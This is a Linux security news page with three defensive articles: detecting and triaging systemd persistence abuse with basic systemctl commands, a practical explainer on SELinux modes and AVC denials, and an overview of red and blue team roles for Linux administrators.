Explore top 10 tips to secure your open-source projects now. Read More
×


Stay Ahead With Linux Security Features

 identity management security tactics
 For years, we secured our Linux infrastructure by building walls: VPCs, security groups, and hardened SSH configurations. We treated the cloud like a virtual data center, assuming that if we kept the "bad guys" out of the network, our workloads were safe. . That model is no longer sufficient. Today, one of the most common paths from an initial compromise to a major cloud breach is the identity assigned to your Linux workload. When an attacker gains code execution on a Linux instance—through a...
 Jul 17, 2026
 security practices patch management
 Most of us don't hear about a kernel vulnerability until a CVE lands in our inbox or the vulnerability scanner starts complaining. By then, the patch isn't new anymore. Kernel developers may have been passing it around for review, arguing over the implementation, or revising it for days before anyone outside that community noticed it. None of those discussions are secret. They're sitting in mailing list archives, Git commits, and patch reviews where they've been the whole time. The strange...
Jul 14, 2026
 Linux security cyber attacks
 Every Linux server in your fleet produces thousands of events every minute. From journald logs and auditd records to kernel-level eBPF hooks, your systems are constantly talking. Most of that noise is just the mundane churn of system services, CI/CD runners, or routine administrative automation. But among that noise, an attacker might be establishing a foothold, moving laterally, or setting up persistence. The challenge for any security team is: how do you separate the routine from the...
Jul 13, 2026
 open-source infrastructure risk
 Security scanners flag exposed API keys in public repositories every day. The initial response is usually predictable: delete the commit, revoke the credential, and move on. That’s a mistake. . In a real Linux environment, an API key never stays in one place. By the time it hits a public repo, it’s already everywhere. It’s in the CI/CD pipeline. It’s in your container registry. It’s in the build logs. It’s in the backups. Git makes this worse because the history never dies. Deleting a file in...
Jul 11, 2026
 open-source rootkit
 Most of us think of Linux rootkits as ancient history—the stuff of 90s hacking forums and clunky malware that would crash your system if you looked at it the wrong way. But if you think they’ve gone away, you’re mistaken. They’ve just gotten smarter. . Modern attackers aren't using the noisy tools of the past. Today’s threats are surgical. Many of today’s most advanced Linux rootkits operate at the kernel level or abuse legitimate system features to blend in with normal traffic. They’re...
Jul 09, 2026
 Refine features
X Clear Filters
Get the latest News and Insights
Get the latest Linux and open source security news straight to your inbox.
Community Poll
Should Linux servers automatically install security updates?
Loading...
Explore Latest Linux Security features
We found 6 articles for you...
102
 incident responseLinux serversystemd abuse

Detecting Systemd Abuse on Linux Servers for Better Security
A Linux process that keeps coming back after a reboot is worth slowing down for. It may not crash anything. The name may look like normal maintenance, the server may keep serving traffic, and nothing on the box may feel urgent enough to pull an incident handler away from other work. . That is why systemd abuse sits quietly. If an attacker controls a service, they can bring their code back after every restart without needing the original foothold to still work. The process parent may look normal because systemd starts a lot of normal things. The unit file is where the useful answers usually start. Today, we will walk through how systemd persistence works, where attackers place or alter service files, and what defenders should review during triage. What is Systemd Systemd manages background services on many Linux systems. When a server boots, it starts the pieces that need to run without a user typing commands—SSH, logging, networking, web servers, databases, monitoring agents, and backup tools. Normal work. That trust is the point. If a service is enabled, systemd remembers it. If the service is configured to start at boot, systemd tries to start it. Since plenty of legitimate services behave the same way, a malicious process does not look weird by itself. Services are defined in unit files (e.g., .service). They tell systemd what the service is called, when it should run, and what command should start. Ini, TOML [Unit] Description=Example Service [Service] ExecStart=/usr/bin/example [Install] WantedBy=multi-user.target For defenders, ExecStart is the line to read first. On a clean system, that points to a known binary. On a compromised host, it may point to a script, a hidden file, a shell command, or a payload stored somewhere it has no business living. Why Attackers Use Systemd After Access Systemd abuse shows up after the attacker is already on the machine. Now they need it to survive. That survival is persistence. If the server reboots, the originalprocess dies, or the first access path gets closed, the attacker still wants a way back in. A service is useful because it is built to survive reboots and run without user interaction. The attacker does not need a complicated change. They may create a new service that launches their tool, or they may alter an existing service so it runs one extra command. One bad path in one service file can be enough. A suspicious process may show systemd as the parent, which looks normal at first glance. It only becomes useful when you tie the process back to the service definition, file path, timestamp, and user context. Investigating the Service File ExecStart matters most because it launches the main process, but it is not the only field worth checking. Services can run commands before startup, after startup, during reload, or during shutdown. Fields worth reviewing include: ExecStart= ExecStartPre= ExecStartPost= ExecReload= ExecStop= ExecStopPost= The presence of these fields does not make a service malicious—legitimate services use them all the time. The question is whether the command fits the host. A database service launching a known database binary is expected. A generic-looking service spawning /bin/bash from a writable directory is a different problem. User context matters, too. If an attacker controls where the service runs and which account it runs under, persistence can turn into a privilege issue pretty quickly. Where Attackers May Place Files Systemd reads unit files from multiple locations. System-level: /etc/systemd/system/ /usr/lib/systemd/system/ /lib/systemd/system/ /run/systemd/system/ User-level: ~/.config/systemd/user/ ~/.local/share/systemd/user/ /etc/systemd/user/ That split matters. Not every attacker starts with root. A compromised user account may still be able to create user-level persistence. On servers, defenders often focus on system-wide paths; if the activity is tied to a specific user account, theuser-level paths need review too. When Normal Activity Starts Looking Wrong A server may have hundreds of service files. Some came from the OS, others from packages, administrators, or monitoring tools. A raw list without context gets noisy fast. A better first move is to look for services that break the host’s pattern. A production web server should look different than a database server or a developer box. Suspicion usually comes from stacked details. A vague service name alone is weak. But a vague service created after suspicious access, launching a file from /tmp, running as root, and making outbound connections is no longer just noise. Paths That Deserve a Slower Review Temporary and memory-backed locations are common places for attacker files because they are writable and easy to use: /tmp/ /var/tmp/ /dev/shm/ A durable system service should usually not run from those locations. If you see ExecStart=/tmp/update-helper, do not just delete it. Capture the creation time, ownership, permissions, hash, and parent process history. Then line it up with logins, web requests, privilege changes, downloads, and outbound network activity. Timers, Drop-ins, and Generators Timers: An attacker can use .timer units to launch a service on a schedule. If a malicious service runs every hour and exits, it may not show up in a process list. Drop-ins: These override or extend an existing service without replacing the original unit file. Administrators use this for clean changes; attackers use it to hide modifications. Generators: These create or modify unit files dynamically during boot or reload, making the source of the configuration less obvious. Pro-Tip: Use systemctl cat service-name.service. This command shows how systemd sees the service , including related configuration content. During triage, that view is more useful than reading one file in isolation. Basic Commands for a First Review A first pass does not need fancy tooling. Use these toshow what is loaded and what a specific service actually runs: List unit files: systemctl list-unit-files --type service List loaded units: systemctl list-units --type service Inspect service: systemctl status service-name.service View full configuration: systemctl cat service-name.service Review timers: systemctl list-timers --all How to Triage a Suspicious Service Start with preservation . Before removing anything, capture the service file, related timers, drop-ins, symlinks, file metadata, hashes, and process details. Next, determine if the service has a legitimate owner. Was it created by a package manager, deployment tool, or administrator? Does the timestamp match a maintenance window? Then review the command being executed. If the service runs a script, read the script. If that script calls another file, follow the chain. Finally, look backward. Systemd persistence usually appears after initial access. Review recent authentication events, web logs, suspicious downloads, and other persistence mechanisms. Hardening and Monitoring Limit who can write to systemd directories. System-wide locations should be restricted to privileged users and trusted tools. User-level paths should not be ignored. Monitoring should cover both file changes and activation . A .service file written to disk is useful to know. A service written, followed by daemon-reload, enable, and start, is more useful. Baselines help: important servers should have a known set of enabled services. When something new appears, your team should be able to decide whether it came from a planned change or belongs in the incident queue. If You Confirm Abuse Treat confirmed systemd abuse as an incident response, not a cleanup. If the host is talking to the attacker's infrastructure, prioritize containment. Stop and disable: sudo systemctl stop service-name.service, and sudo systemctl disable service-name.service. Handle timers: If a timer is involved, stop and disable thatas well. Search the environment: Search for the same service name, path, hash, and network destination elsewhere. Systemd persistence is often one piece of a larger compromise. Cleaning up the service without finding the original access path often leaves the server ready for reinfection. Conclusion Systemd is trusted Linux plumbing. That trust is why attackers abuse it. A service file restarts a payload; a timer brings it back on a schedule; a drop-in quietly alters a known service; a generator makes the trail harder to trace. Defenders do not need to know every systemd feature to start improving coverage. You need visibility into service creation, modification , activation, and execution paths. When a suspicious service appears, treat it as evidence of a bigger story. The service shows how the attacker planned to stay. The next work is to determine how they arrived, what else they changed, and whether the same pattern exists elsewhere. Related Articles Understanding Linux Persistence Mechanisms and Detection Tools Enhancing Security by Fortifying Systemd Services Effectively Linux EDR: Essential Tool for Cybersecurity and Incident Response Linux Security 2026 Hardening Monitoring and Real-World Defense Manage Linux Services to Enhance Security and System Hardening . Systemd abuse can allow attackers to regain control post-reboot. Learn how to detect, investigate, and respond to these threats.. Linux service management, systemd security, service persistence, malicious service detection. . MaK Ulac
 May 19, 2026
•
May 19, 2026
•
102
 security advisoryLinux securityincident response
What Is SELinux? A Practical Take for Linux Admins
Most of us meet SELinux when something breaks. A service won’t start, a port won’t bind, a perfectly reasonable file write gets blocked, and the quickest path back to green looks like turning it off. That first experience sticks, and it shapes how people talk about SELinux afterward. . The part that gets missed early on is that SELinux is not just another security toggle. It changes how failure looks on a Linux system. It changes what an exploit can do after it lands. It changes what mistakes cost you. Once you’ve watched the same class of incident play out with and without SELinux in place, the difference stops being theoretical. SELinux ships enabled or strongly encouraged on most mainstream distributions for a reason. In the context of Linux security, it sits below your applications and above the kernel in a way that’s hard to replicate with permissions alone. You don’t interact with it often when things are healthy. When something goes wrong, though, it tends to be very loud and very specific. This article is about what SELinux actually enforces, not what the documentation promises. We’ll look at where it fits in the Linux security model, what enforcing, permissive, and disabled modes really mean in day-to-day operations, and how SELinux shows up during incidents, audits, and postmortems. The goal is not to convince you to love it. The goal is to help you decide, deliberately, how much you want it involved in your environment and why. Where Does SELinux Fit in the Linux Security Model? Most Linux admins start with discretionary access control because that’s what you see first. Users, groups, mode bits, maybe an ACL when things get messy. If the permissions look right, access should work. If something breaks, you fix ownership or chmod and move on. SELinux sits alongside that model and refuses to trust it on its own. It adds mandatory access control on top of traditional permissions, which means the system checks two things every time a process touches something.First, do the Unix permissions allow this? Second, does SELinux policy allow this specific process, in this specific context, to do this specific action? Both have to agree. This is where behavior starts to change. Processes are not just running as users anymore. They run inside domains, and those domains are intentionally narrow. A web server process can read its content, write its logs, and bind to its ports. That’s it. If it suddenly tries to read SSH keys or write to arbitrary locations, SELinux steps in even if the file permissions say it’s allowed. You see this most clearly with root. Under classic Linux permissions, root is effectively omnipotent. Under SELinux, root is still constrained by policy. If a domain is not allowed to perform an action, running it as root does not magically fix that. This surprises people the first time they hit it, but it’s also the point. From a Linux security perspective, this matters less for preventing bugs and more for containing them. SELinux does not stop developers from writing vulnerable code. What it does is put hard boundaries around what that vulnerable process can touch once it’s compromised or misconfigured. When something goes wrong, it tends to go wrong in smaller ways. Here’s what you should take away. With SELinux in place, the failure mode shifts. One daemon compromise no longer automatically implies full system access. Escalation requires policy gaps, not just code execution. That change alone is why SELinux keeps showing up in serious security conversations, even when it’s inconvenient. What Does SELinux Actually Protect You From? SELinux is easiest to understand when you stop thinking in terms of features and start thinking in terms of damage control. It rarely prevents the first mistake. It often limits what that mistake can turn into. In real environments, that shows up in a few repeatable ways: A compromised web process can’t start poking around /home or /root, even if file permissions are sloppy. The domainsimply isn’t allowed to go there. A daemon that’s been hijacked can’t bind to a high port and start listening unless policy already permits it. You see the attempt, and it stops there. Unexpected file writes fail fast. Even world-writable directories don’t help if the context is wrong. Configuration drift hurts less. An accidentally over-permissive file doesn’t automatically become an attack path. Some zero-day exploits turn into noisy, contained failures instead of silent takeovers, because the payload behavior doesn’t match allowed actions. The pattern is consistent. SELinux forces an attacker or a broken process to behave like the role it was assigned. Code execution on its own is not enough. The exploit has to line up with policy, labeling, and allowed transitions, and that narrows the options considerably. You start to notice this during the incident review. Without SELinux, a service compromise often explodes outward until something else catches it. With SELinux enforcing, you see repeated denials clustered around one process, one context, one resource. The damage is smaller, the timeline is clearer, and containment is simpler. From an admin standpoint, this is where SELinux earns its keep. It becomes a compensating control you factor into severity and response. Not everything that gets blocked is an attack, but when something malicious does show up, the ceiling is lower. That changes how much you lose when things go wrong. Enforcing, Permissive, Disabled – What Those Modes Mean in Practice On paper, the three SELinux modes are straightforward. In practice, they lead to very different systems, even when everything else looks the same. Enforcing mode does exactly what the name suggests. If an action violates policy, it does not happen. The process gets denied, an AVC is logged, and the system moves on. This applies just as much to admin mistakes as it does to attacker behavior. You feel enforcing mode most when something is misconfigured, half-installed, orwhen you are making assumptions that the policy does not allow. Permissive mode is often misunderstood. It still evaluates policy and still logs denials, but it does not block the action. Nothing breaks. Everything works. That makes it useful for learning how a service behaves under SELinux or for debugging a rollout. It also makes it dangerous to leave in place, because you slowly stop noticing the difference between “allowed” and “would have been blocked.” Disabled mode removes SELinux from the equation entirely. There are no checks, no labels being enforced, and no denials to review. From a stability perspective, this is the quietest option. From a risk perspective, it puts you back in a world where Unix permissions and patch timing carry all the weight. What matters operationally is not which mode is “correct,” but what you are trading. SELinux enforcing mode raises the chance that a misconfiguration causes a visible failure. At the same time, it lowers the chance that a single flaw turns into a full-system compromise. Permissive mode keeps the lights on while you learn, but it does not reduce risk in any meaningful way. Disabled mode is simple, predictable, and completely reliant on everything else being right. This is the decision point. Mode choice directly affects outage risk versus compromise impact. There’s no universal answer, but once you understand what each mode actually does to system behavior, you can stop treating it as a superstition and start treating it as a deliberate control. Reading SELinux Denials Without Losing Your Mind Most of the frustration around SELinux comes from its logs. AVC denials show up, they look alarming, and there are often a lot of them. If you treat every denial as a crisis, you’ll burn out quickly. If you ignore them all, you lose most of the value SELinux provides. An AVC denial is specific by design. It tells you which process was blocked, what it tried to do, which object was involved, and which policy rule said no. Onceyou’ve read a few hundred of them, patterns emerge. The same source context hitting the same target over and over usually means a mislabelled file or a service that was never meant to do what it’s trying to do. Volume on its own is a poor signal. Time correlation is better. A spike in new denials right after a deployment almost always points to a configuration mismatch. A sudden cluster during an incident window is more interesting, especially if the process and access type don’t line up with normal behavior. Some denials are genuinely safe to ignore. Desktop services are probing hardware they don’t need. Background processes testing capabilities they’ll never use. Others point to real problems. A network-facing daemon is suddenly trying to read credential files. A process attempting to execute from a writable directory. Those are the ones worth slowing down for. Here’s the shift to make. Don’t disable SELinux to make the alerts stop. Use denials as a detection and diagnostic source. When you can tell the difference between noisy, expected failures and genuinely abnormal behavior, SELinux stops feeling opaque and starts acting like an extra set of guardrails you can actually reason about. Policy Decisions You’re Already Making (Whether You Realize It or Not) SELinux policy has a way of sneaking into your environment. You add an allow rule to fix a problem. You adjust a boolean to get a service unstuck. You carry a local tweak forward during a rebuild because it worked last time. None of it feels like a big decision in the moment. Over time, those decisions add up: Broad domains make life easier, but they widen what a compromised process can touch. Custom allow rules become part of your security baseline, whether they’re documented or not. Temporary workarounds tend to survive upgrades and migrations. Vendor policies reflect someone else’s assumptions about how the service should behave. Every rule you add is an access decision you now own. This isthe part people miss. SELinux policy is not just a technical artifact. It’s a record of risk acceptance. When something goes wrong, those rules explain why an action was possible or why it was blocked. From an admin perspective, the goal is not a perfect policy. It’s an intentional policy. Knowing why a rule exists, what breaks if you remove it, and what risk it introduces is more valuable than aggressively locking everything down. Once you treat SELinux policy as something you track and review, instead of something you quietly accumulate, it becomes manageable rather than intimidating. SELinux in Monitoring, Incident Response, and Compliance Workflows SELinux tends to show up in monitoring only after it causes pain. That’s backwards. Its logs are most useful when you already know how to read them and where they fit into your existing workflows. During an incident, AVC denials add context you don’t get from application logs alone. They help answer basic questions quickly. What was blocked? Which process was involved? Whether the system itself prevented an action or merely observed it. When you line denials up with auth logs, network events, and process starts, timelines get clearer. For incident response, SELinux can quietly reduce scope. A compromised service that keeps hitting denials is a service that’s contained. That doesn’t mean you ignore it, but it does affect urgency and response strategy. You’re dealing with a problem that’s fenced in, not one that’s already roaming the system. Compliance conversations are usually less subtle. Many frameworks assume some form of mandatory access control is in place, even if they don’t name SELinux directly. Running it and enforcing simplifies those discussions. Disabling it often means explaining what compensating controls you rely on instead and why they’re sufficient. That explanation tends to get revisited after every incident. The practical takeaway is simple. Treat SELinux as part of your Linux security controls, not astandalone feature. Tune alerts instead of silencing them. Keep denials accessible during investigations. When auditors or incident reviewers ask how access was restricted, SELinux gives you concrete answers instead of hand-waving. Our Final Thoughts: When SELinux Is Worth the Pain and When It Isn’t SELinux pays for itself unevenly. On some systems, it quietly reduces risk for years without much attention. On others, it becomes a constant source of friction with very little security return. The difference is usually the workload, not the skill of the admin. High-exposure servers benefit the most. Internet-facing services, shared environments, anything processing untrusted input all day long. In those cases, SELinux enforcing mode changes how incidents unfold in a measurable way. Compromises are louder. Movement is constrained. Recovery is more predictable. The return drops fast with brittle or poorly understood applications. Legacy software that assumes full filesystem access or odd execution paths can turn every update into a policy firefight. Small teams feel this more sharply. Time spent chasing edge-case denials is time not spent patching, reviewing access, or fixing backups, and that trade can go the wrong way. Containers complicate the picture, but they don’t remove SELinux from it. Used together, they can reinforce each other. Used carelessly, they can double the confusion. The same principle applies either way. Simple, repeatable patterns beat clever configurations that nobody wants to touch six months later. This is where judgment matters. SELinux does not replace patching, monitoring, or sane configuration management. It also doesn’t need to be everywhere to be useful. The wrong policy can be worse than no policy at all. Knowing where SELinux meaningfully reduces risk, and where it just adds operational drag, is the difference between running it out of obligation and running it with intent. . Explore how SELinux transforms Linux security, enabling better damage control andincident management for admins.. Linux SELinux security, SELinux mandatory access control, incident response Linux, SELinux policy management, Linux security best practices. . Brittany Day
Feb 14, 2026
•

102
 incident responseLinux administrationsystem defense
Red Team Blue Team Insights for Linux Admins: Key Security Roles Explained
If you manage Linux systems long enough, you start to notice that most security conversations are not really about attackers or tools. They are about pressure. Uptime targets that do not move. Patch windows that keep shrinking. Audits that ask for proof you did the right thing six months ago. Incidents that blur together because the alerts never quite stop. . This is where the red team vs. blue team discussion actually lands for a Linux admin. Not as theory, but as something that quietly shapes your day. At a basic level, red teams simulate real Linux breach paths with authorization, while blue teams are responsible for detection, response, and hardening. Some organizations also talk about purple teams, which exist to turn findings into concrete improvements. The labels vary, but the dynamics are consistent. Why Does Red vs. Blue Matter to You as a Linux Admin? Red team activity influences the controls you are asked to deploy, while blue team priorities influence which alerts wake you up at night. Together, they shape the tools you are expected to run, tune, justify, and explain during audits. Even if your org doesn’t use these titles, the work still shows up as testing, audits, hardening requests, and detection tuning. In Linux security, red team and blue team efforts tend to surface through their downstream impact, such as a new logging requirement that lands in your backlog. OR, an SSH hardening change is becoming urgent overnight. An auditor may even ask how you detect privilege escalation, not whether it happened. Those requests usually trace back to red team findings, blue team gaps, or both. It helps to stop thinking of red team vs. blue team as abstract security functions. In practice, they are two opposing pressures acting on the same environment you are responsible for keeping stable. One side tests how Linux systems fail. The other tests whether those failures would be noticed and contained. Once you see it that way, the question shifts. It is no longer “whyshould I care?” It becomes “how does this change what I touch every day?” What a Red Team Really Is, From Your Side of the Console From a Linux admin’s perspective, a red team usually enters the picture after something uncomfortable happens. A report lands in your inbox. A meeting appears on your calendar with security, engineering, and maybe compliance. The findings reference systems you know well, sometimes a little too well. A red team is best understood as an authorized adversary focused on outcomes, not checklists. Their job is to see how far they can go once they touch a Linux environment, using the same paths a real attacker would try first. That focus tends to stay close to the operating system. Long-lived servers with uneven patch histories Containers with shared kernels and thin isolation boundaries SSH access that grew organically over years Sudo rules that made sense at the time Kernel features or defaults that trade visibility for performance This is where red team blue team work intersects directly with Linux security. The red team is not looking for every possible flaw. They are looking for the ones that chain together. It helps to be clear about what a red team is not. Not a vulnerability scan that dumps hundreds of CVEs with no context Not a penetration test limited to a single app or IP range Not an exercise designed to embarrass admins or operators A quick distinction makes this clearer. Red team: objective-based adversary emulation, often mapped to real threat behavior Pen test: scoped testing of specific systems or applications Vulnerability scanning: automated discovery of known issues When red teams focus on Linux, the value shows up in the gaps they expose. These are rarely exotic zero-days. More often, they are ordinary conditions that only become dangerous in combination. Services listening where no one remembered to look Privilege boundaries that exist on paper but not in practice Trustrelationships between systems that were never revisited Attack paths that cross hosts, containers, and users without tripping alarms From your side of the console, this can feel disruptive. But it is also one of the few ways to see how your Linux environment behaves under real pressure, not ideal assumptions. Red team findings tend to reveal how systems evolved, not how they were designed. That context becomes important when the blue team, or you, has to decide what actually gets fixed. What a Blue Team Does, and How You’re Already Part of It If the red team shows how Linux systems can be pushed, the blue team lives with what happens next. In most environments, that work looks a lot like system administration, whether or not anyone calls it blue team. At its core, a blue team is responsible for defending production Linux systems. That means visibility, response, and stability, usually all at once. For Linux security, those responsibilities overlap heavily with what admins already do to keep systems running and compliant. You see this most clearly in the day-to-day tasks. Reviewing logs from journald, auditd, or centralized logging pipelines Making sense of SIEM alerts that are high-volume, delayed, or incomplete Applying patches that affect uptime, performance, or kernel behavior Enforcing SELinux or AppArmor profiles without breaking workloads Hardening SSH, sudo, and firewall rules while users still need access This is why many Linux admins are already functioning as part of the blue team. You are the one translating security signals into system-level decisions. That role usually breaks down into three patterns. First responder when something looks wrong and no one else owns it yet System stabilizer who contains issues without escalating every anomaly Security signal interpreter who decides which alerts matter and which do not In red team blue team terms, this is where Linux security becomes practical. Blue team work is less aboutstopping every possible attack and more about making sure real attacks are visible, survivable, and explainable after the fact. Compliance reinforces this. Frameworks like PCI DSS, SOC 2, or ISO 27001 rarely ask whether an attack happened. They ask how you would know, what you would do, and how quickly you could prove it. For Linux admins, those answers usually live in logging configuration, access controls, and incident response habits. Over time, you start to notice that blue team maturity is not measured by the number of tools deployed. It shows up in fewer surprises, cleaner audit trails, and incidents that feel contained instead of chaotic. That is the context blue teams operate in, and why Linux admins end up at the center of it, even when security is someone else’s job on paper. Red Team vs. Blue Team Is Not Adversarial, It’s a Feedback Loop From the outside, red team blue team work is often framed like a contest. One side attacks. The other defends. Someone “wins.” In real Linux environments, that framing breaks down quickly. What actually happens is closer to a feedback loop. One side tests assumptions. The other side learns which of those assumptions hold up under pressure. Red team findings tend to do two useful things at once. They validate what you already suspected, and they invalidate what quietly stopped being true. Controls that looked solid on paper but failed in practice Risks that were considered theoretical until they showed up in a chain Gaps in detection that only appear once real behavior hits the logs For Linux security, this is especially important. Many hardening decisions involve tradeoffs. Performance versus visibility. Simplicity versus isolation. Red team activity forces those tradeoffs into the open. On the other side, the blue team's response shapes what actually improves. Detection rules become more specific and less noisy Incident response playbooks get grounded in real system behavior Linux hardening standardsstop being generic and start being situational This is where the idea of a purple team comes in. Not as a new org chart box, but as a way of working. Purple team efforts focus on making sure red team activity results in blue team improvements, rather than reports that age out in a ticket system. In practice, friction shows up before collaboration does. Red team activity accidentally impacts production workloads Alerts fire, but with low confidence and unclear ownership Findings compete with feature work and get deprioritized No one is sure who owns the fix once the report is delivered This is also where Linux admins tend to get pulled in. Modern security teams are usually split across several functions. SOC teams own alert monitoring and initial triage Security engineering owns the detection logic and control design DevSecOps owns pipeline checks and build-time enforcement SRE or platform teams own uptime, performance, and recovery Linux admins intersect with all of them. You are often the one who understands how a control behaves under load, how a fix affects uptime, and whether a recommendation fits the system as it actually exists. When the loop works, red team activity makes blue team work more precise, and blue team feedback makes red team testing more realistic. The environment improves, not because one side wins, but because the assumptions keep getting corrected. What Outputs and Deliverables Do Admins Actually Receive? When red team blue team work is described abstractly, it can sound vague. In practice, it produces very concrete artifacts that land on an admin’s desk. Understanding these outputs helps set expectations and makes it easier to decide what deserves attention first. From the red team side, the most visible deliverable is the report. For Linux security, a useful report usually goes beyond a narrative of what was compromised. Common elements include: A description of the attack path, step by step, across Linuxhosts or containers Evidence tied to specific systems, users, services, or configurations Mapping to MITRE ATT&CK techniques relevant to Linux environments Identification of detection gaps, not just exploited weaknesses This is where red team work becomes actionable. A finding that says “ privilege escalation was possible” is less useful than one that shows which sudo rule, kernel setting, or service interaction made it possible. What happens next depends on blue team and admin involvement. Red team findings are usually translated into work that looks more familiar. Remediation tickets tied to specific hosts or configuration changes Updates to Linux hardening standards or baseline images New or adjusted logging requirements for auditd, process execution, or authentication Detection use cases added to a SIEM or endpoint tool For admins, this translation step is often where the real effort lives. It is one thing to agree that a gap exists. It is another to implement a fix that does not break workloads, violate change controls, or introduce new instability. Over time, you start to recognize that the most valuable red team outputs are not the most dramatic ones. They are the findings that cleanly connect behavior to evidence, and evidence to a change you can actually make. When that connection is clear, blue team work becomes less reactive. Instead of chasing alerts, you are closing specific loops. A report becomes a hardening update. A detection gap becomes a logging decision. Linux security improves incrementally, in ways you can explain during the next audit or incident review. How Do Red Teams and Blue Teams Play Out in Real Linux Environments? Once you move past definitions and reports, red team blue team work becomes easiest to understand through patterns that repeat across Linux environments. These are not edge cases. They are the same scenarios showing up in different forms, across different orgs. Red teams tend to focus on attack paths that feelordinary because they often are. SSH key sprawl, where access persists long after ownership changes Credential reuse across hosts, service accounts, or automation Sudo configurations that grew permissive over time World-writable services, scripts, or cron jobs that no one revisits Container escape attempts that rely on misconfigured runtimes or shared mounts These paths rarely rely on a single mistake. They work because several small decisions line up. A key never rotated. A log never reviewed. A permission granted to solve a short-term problem. Blue team impact shows up in how those paths are detected and contained. Broader and more consistent logging coverage across hosts and workloads Alert thresholds that reflect real Linux behavior instead of defaults Process execution and authentication signals that can be correlated Security controls that protect systems without degrading performance In Linux security, this balance matters. Overly aggressive controls can create their own risk by pushing teams to bypass them. Blue teams that work closely with admins tend to aim for visibility first, then enforcement. You can usually tell when this alignment is working. Alerts start to carry context. Findings reference actual system behavior, not assumptions. Hardening changes feel deliberate instead of rushed. This is the practical side of red team blue team collaboration. It is not about simulating the most advanced attacker. It is about making sure common failure modes are visible, explainable, and harder to repeat the next time. What If You Don’t Have a Formal Red or Blue Team? Many Linux environments never have a team labeled red or blue. That does not mean the work is not happening. It usually means it shows up under different names and at different times. External audits are a common example. An auditor reviewing Linux security controls is effectively testing blue team assumptions. A penetration test, even a limited one, often plays the role of alightweight red team. Compliance-driven assessments ask the same questions red and blue teams ask, just with less context about how systems actually behave. In these environments, the red team blue team distinction becomes more about mindset than structure. Red thinking shows up during hardening and design. Asking how a misconfiguration could be chained with another Looking at access paths that cross hosts, users, and services Treating convenience exceptions as temporary, not permanent Blue thinking shows up in daily operations. Making sure logs exist before you need them Tuning alerts so they reflect real Linux behavior Practicing containment and recovery, not just prevention For Linux admins, this often aligns naturally with existing workflows. Hardening standards already reflect red team thinking, even if they came from past incidents instead of exercises. Incident response runbooks reflect blue team priorities, even if they were built reactively. The key difference in smaller or less formal setups is ownership. Without named teams, fixes can drift. Findings lose urgency. The important findings get buried under routine work like patching, access requests, and incident cleanup Admins tend to stabilize this by anchoring security work to things that already matter. Change management. Audit evidence. System reliability. When red and blue concepts are tied back to those anchors, they stop feeling optional. You do not need a formal program to benefit from red team blue team thinking. You need a habit of asking how Linux systems fail, and how you would know when they do. What Does Red vs. Blue Mean for You Going Forward? Once the red team blue team model clicks, it changes how you evaluate security work. Not in sweeping ways, but in small, practical decisions that add up over time. You start prioritizing fixes differently. Issues that break absolute attack paths move ahead of theoretical ones. Changes that improve visibility become easier to justify, evenwhen they do not block anything outright. In Linux security, that often means choosing better logging and clearer ownership over adding another control. Communication shifts as well. Red team findings become easier to explain when you can connect them to system behavior you recognize. Blue team recommendations land better with leadership when they are framed in terms of detection confidence, recovery time, and audit readiness instead of fear. This perspective also helps during incidents. When something goes wrong, you are not starting from zero. You already understand which assumptions were tested, which controls were supposed to work, and where gaps were previously identified. Response becomes faster because the context is already there. For Linux admins, this is where the role becomes more than operational. You sit between simulated attacks and real systems. You see which security ideas survive contact with production and which ones need adjustment. Red team blue team work, when taken seriously, turns Linux security into a continuous process rather than a series of one-off events. Over time, that consistency is what reduces surprise, shortens incidents, and makes audits feel less adversarial. The model does not change your job overnight. It changes how you think about it, and that tends to show up everywhere else. FAQs: Red vs. Blue Teams in Linux Security What is the difference between a red team and a blue team in Linux security? In Linux security, the red team simulates how an attacker would actually move through Linux systems, starting with realistic access and chaining misconfigurations, permissions, and trust relationships. The blue team focuses on whether that activity would be detected, contained, and explained using logs, alerts, and response processes tied to Linux hosts and workloads. Is red team blue team work only for large organizations? No. The labels are more common in larger orgs, but the activities show up everywhere. A penetration test, an external audit, oreven a post-incident review often fills the same role. Linux admins in smaller environments usually carry blue team responsibilities by default, even if no one calls it that. How does this relate to Linux compliance requirements? Most compliance frameworks care less about whether an attack happened and more about visibility and response. Red team activity helps validate whether required controls actually work. Blue team practices, such as logging, access control, and incident handling, provide the evidence auditors ask for. Linux security controls are often where that evidence lives. Do red teams try to break production systems? They should not, but it can happen. Well-run red teams coordinate scope and safety controls to avoid outages. When issues do occur, it often exposes unclear ownership or risky configurations that were already present. From a Linux admin perspective, these moments tend to highlight where guardrails are missing. What tools do blue teams rely on in Linux environments? Blue team work in Linux security usually depends on a mix of native and external tooling. Common examples include auditd, journald, centralized log aggregation, SIEM platforms , endpoint detection tools, and configuration management systems. The effectiveness comes less from the tools themselves and more from how consistently they are tuned and maintained. Is purple team a separate team I need to build? Not necessarily. Purple team is more about collaboration than structure. It describes the process of turning red team findings into blue team improvements. In many environments, Linux admins play a key role in this by translating findings into hardening changes, logging updates, or operational fixes. How can a Linux admin prepare for red team activity? Preparation usually starts with visibility. Making sure logs are complete, access paths are documented, and ownership is clear reduces friction when testing happens. Admins who understand common Linux attack paths tend to get more value out of redteam results because the findings map cleanly to real systems. What if red team findings conflict with uptime or performance goals? This is common. Linux security often involves tradeoffs. The goal is not to implement every recommendation blindly, but to understand the risk being addressed and adjust controls accordingly. Blue team input, combined with admin experience, usually leads to a balanced outcome. How often should red team blue team exercises happen? There is no universal schedule. Some organizations run them annually, others after major changes, and some only after incidents. What matters more is whether findings lead to lasting improvements in Linux security, rather than how frequently tests occur. Does red team blue team work replace vulnerability management? No. Vulnerability scanning and patching remain essential. Red team blue team work complements them by showing which issues matter most in practice and whether defenses would catch real exploitation. In Linux environments, this often helps prioritize patching and hardening efforts more effectively. The Bottom Line: How Are Red vs. Blue Teams Impacting Linux Security Administration? Red team blue team work shapes Linux security, whether or not it is formalized. Red teams expose how Linux systems can actually be abused, often through ordinary configurations that accumulate over time. Blue teams, and the admins who support them, turn those lessons into detection, response, and resilience. For Linux admins, the impact is practical. Clearer priorities. Better audit evidence. Fewer surprises during incidents. The real outcome is not about who wins an exercise. It is about how much stronger and more understandable your environment becomes after assumptions are tested and corrected. . Explore how red and blue teams shape Linux security for admins; enhance response, detect issues, and improve resilience.. Linux administration, security role, incident response, red team, blue team. . 